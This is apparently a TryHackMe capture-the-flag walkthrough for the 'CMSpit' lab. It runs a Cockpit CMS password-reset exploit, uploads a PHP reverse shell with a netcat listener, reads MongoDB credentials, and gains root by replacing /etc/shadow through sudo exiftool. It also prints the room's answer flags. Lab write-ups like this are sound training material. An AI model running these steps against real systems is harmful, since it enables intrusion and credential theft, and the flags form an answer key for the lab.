**CMSpit Tryhackme Walkthrough**

CMSpit is Tryhackme medium level machine. This room focused on **Web Application Security** and **Privilege Escalation**. So, let’ go…...

**Information Gathering: -**

Let’s begin with port scanning with nmap and gather some info about this machine.

**nmap -sV -O <Your target machine IP> -vv**

Alright, let’s breakdown this command


Nmap: for port scanning.

-sV: tells you the version of machine.

-O: tells Operating System.

10.10.112.126: target machine ip


-vv: verbose made.



We have found two ports open **port 22** and **port 80**.

Port 22: OpenSSH 7.2p2.

Port 80: Apache httpd 2.4.18.




Let’s navigate to port 80 and we have found the login page of our CMS machine.

A screenshot of a computer

AI-generated content may be incorrect.

And after viewing its source code we found the version that CMS machine is using.



1. **What is the name of the Content Management System (CMS) installed on the server?**

**Ans: Cockpit.**

1. **What is the version of the Content Management System (CMS) installed on the server?**

**Ans: 0.11.1**


So, let’s view its exploit what we found from Exploit DB and Searchsploit.

Exploit DB:

A screenshot of a computer

AI-generated content may be incorrect.

Searchsploit:



Download this python file with Searchsploit. It will help us:

**Searchsploit -m 50185.py**

A screen shot of a computer

AI-generated content may be incorrect.

After analyzing this python file, we have found a **cve number: cve-2020-35846.**

A screen shot of a computer

AI-generated content may be incorrect.

This **cve-2020-35846** is based on **‘Username Enumeration and Password Reset’**. There we et two more cve: **cve-2020-35847** and **cve-2020-35848** and this make it powerful cms exploitation.

1. **What is the path that allow user enumeration?**

**Ans: /auth/check**

**Executing the python exploit script:**

Now, we run that python script which we have downloaded by using this command:

**python3 50185.py -u <your target machine ip>**

A screenshot of a computer

AI-generated content may be incorrect.

We can see that there is total four user and we have successfully reset the password of admin user now, login into the cms machine using admin username and password.

1. **How many users can you identify when you reproduce the user enumeration attack?**

**Ans: 4**

A screenshot of a computer

AI-generated content may be incorrect.

1. **What is the path that allows you to change user account passwords?**

**Ans: /auth/resetpassword**

A computer screen with white and blue text

AI-generated content may be incorrect.

Use same command which we have used above to get admin password.

A screenshot of a computer

AI-generated content may be incorrect.

1. **Compromise the Content Management System (CMS). What is Skidy's email.**

**Ans:** [**skidy@tryhackme.fakemail**](mailto:skidy@tryhackme.fakemail)

After getting the access of admin go to finder when you click on the icon chosen near the search bar you can see some options were you can see the finder option as well.

**A screenshot of a computer

AI-generated content may be incorrect.**

When you get to this tab then scroll it down where you can see web flag.

A white paper with black lines

AI-generated content may be incorrect.

Open this file:

A red arrow pointing to a red rectangle

AI-generated content may be incorrect.


1. **What is the web flag?**

**Ans: thm{f158bea70731c48b05657a02aaf955626d78e9fb}**

Now**,** as we want the access of web shell for that we have to **upload** the **php-reverse-shell** to again the reverse shell of the web. You can download the php reverse shell form browser using this **link:** [**GitHub - pentestmonkey/php-reverse-shell**](https://github.com/pentestmonkey/php-reverse-shell) **.**

A screenshot of a computer

AI-generated content may be incorrect.



Once your php reverse shell get uploaded there open it and do some changes in that php code.


**$ip: <your vpn ip>**

**$port: 1234**

A screenshot of a computer

AI-generated content may be incorrect.

Save the file after changes and execute it by navigating with URL path



And start you netcat listening on your kali/parrot terminal using this command to get the reverse shell:

**nc -lnvp 1234**

A screenshot of a computer

AI-generated content may be incorrect.

1. **Compromise the machine and enumerate collections in the document database installed in the server. What is the flag in the database?**

**Ans: thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}**

Once you get the reverse shell you can find the database flag and stux user password in the mongo db by using all these commands shown in screen shot:

**Show dbs**: to get the db.

**Use sudousersbak**: you can switch to this folder.

**Show collections**: to get the data of this folder.


**Db.flag.find()**: help you to retrieve the flag.

**Db.user.find():** help you to get the stux user ssh password.

Login into stux user by this command:

**ssh stux@<target machine ip>**

Use the password which you get above.



1. **What is the user.txt flag?**

**Ans: thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}**

**Root Access: -**

Open your /etc/shadow file and create a file shadow in /tmp directory and copy the data of /etc/shadow in that shadow file which you created in /tmp directory. Commands for that:


**cp /etc/shadow /tmp/shadow**

or

**cat /etc/shadow** (copy the data)

**cd /tmp**

**mousepad shadow** (paste the data in file)



A computer screen with blue text

AI-generated content may be incorrect.


Edit this shadow file which you created in /tmp (do this process carefully else you ended up editing your own kali /etc/shadow file then it will give you error). So, when you open this shadow file with mousepad you ‘ll see that there is your kali username replace it stux like that:

A black background with white text

AI-generated content may be incorrect.

Then, open another terminal in kali and use this command to make a hash:

**mkpasswd -m sha-512 <your kali/parrot password>**



You get the hash copy this hash and paste it that shadow file in front of root user where you see some like that:

**root:\*:12345:0:43534:7:::**

remove the \* and paste that copied hash like that:

A computer screen with a red arrow pointing to the top

AI-generated content may be incorrect.

Save this file and close it after that open python server:

**python3 -m http.server 8000**

**A screen shot of a computer

AI-generated content may be incorrect.**

And download /tmp/shadow file in stux user’s /tmp directory with this command:

**wget <your vpn ip>:8000/shadow**

**A black background with white lines

AI-generated content may be incorrect.**

We can see that our shadow file is downloaded. Now, we give stux user root privilege using these commands and you can find these at: <https://gtfobins.github.io/gtfobins/exiftool/>


A screenshot of a computer

AI-generated content may be incorrect.

**sudo /usr/local/bin/exiftool -filename=/tmp/test /etc/shadow**

**ls -la**

**sudo /usr/local/bin/exiftool -filename=/etc/shadow /tmp/shadow**



We have get the root access successfully now we can see the root flag…...

A screen shot of a computer

AI-generated content may be incorrect.

**12. Escalate your privileges. What is the flag in root.txt?**

**Ans: thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}**

If see above when we trying to see stux user privileges at that time we have seen exiftool. Let’s see its exploit.

A screenshot of a computer

AI-generated content may be incorrect.

We can see that exiftool have **‘Arbitrary Code Execution’** vulnerability in it and its **cve number: cve-2021-22204.** Let’s check for cve-2021-22204 on browser and we get this:

A screenshot of a computer

AI-generated content may be incorrect.

1. **What is the CVE number for the vulnerability affecting the binary assigned to the system user? Answer format: CVE-0000-0000**

**Ans: cve-2021-22204**

1. **What is the utility used to create the PoC file?**

**Ans: djvumake**

WE HAVE SUCCESSFULLY COMPLETED THIS WALKTHROUG.THANKYOU……..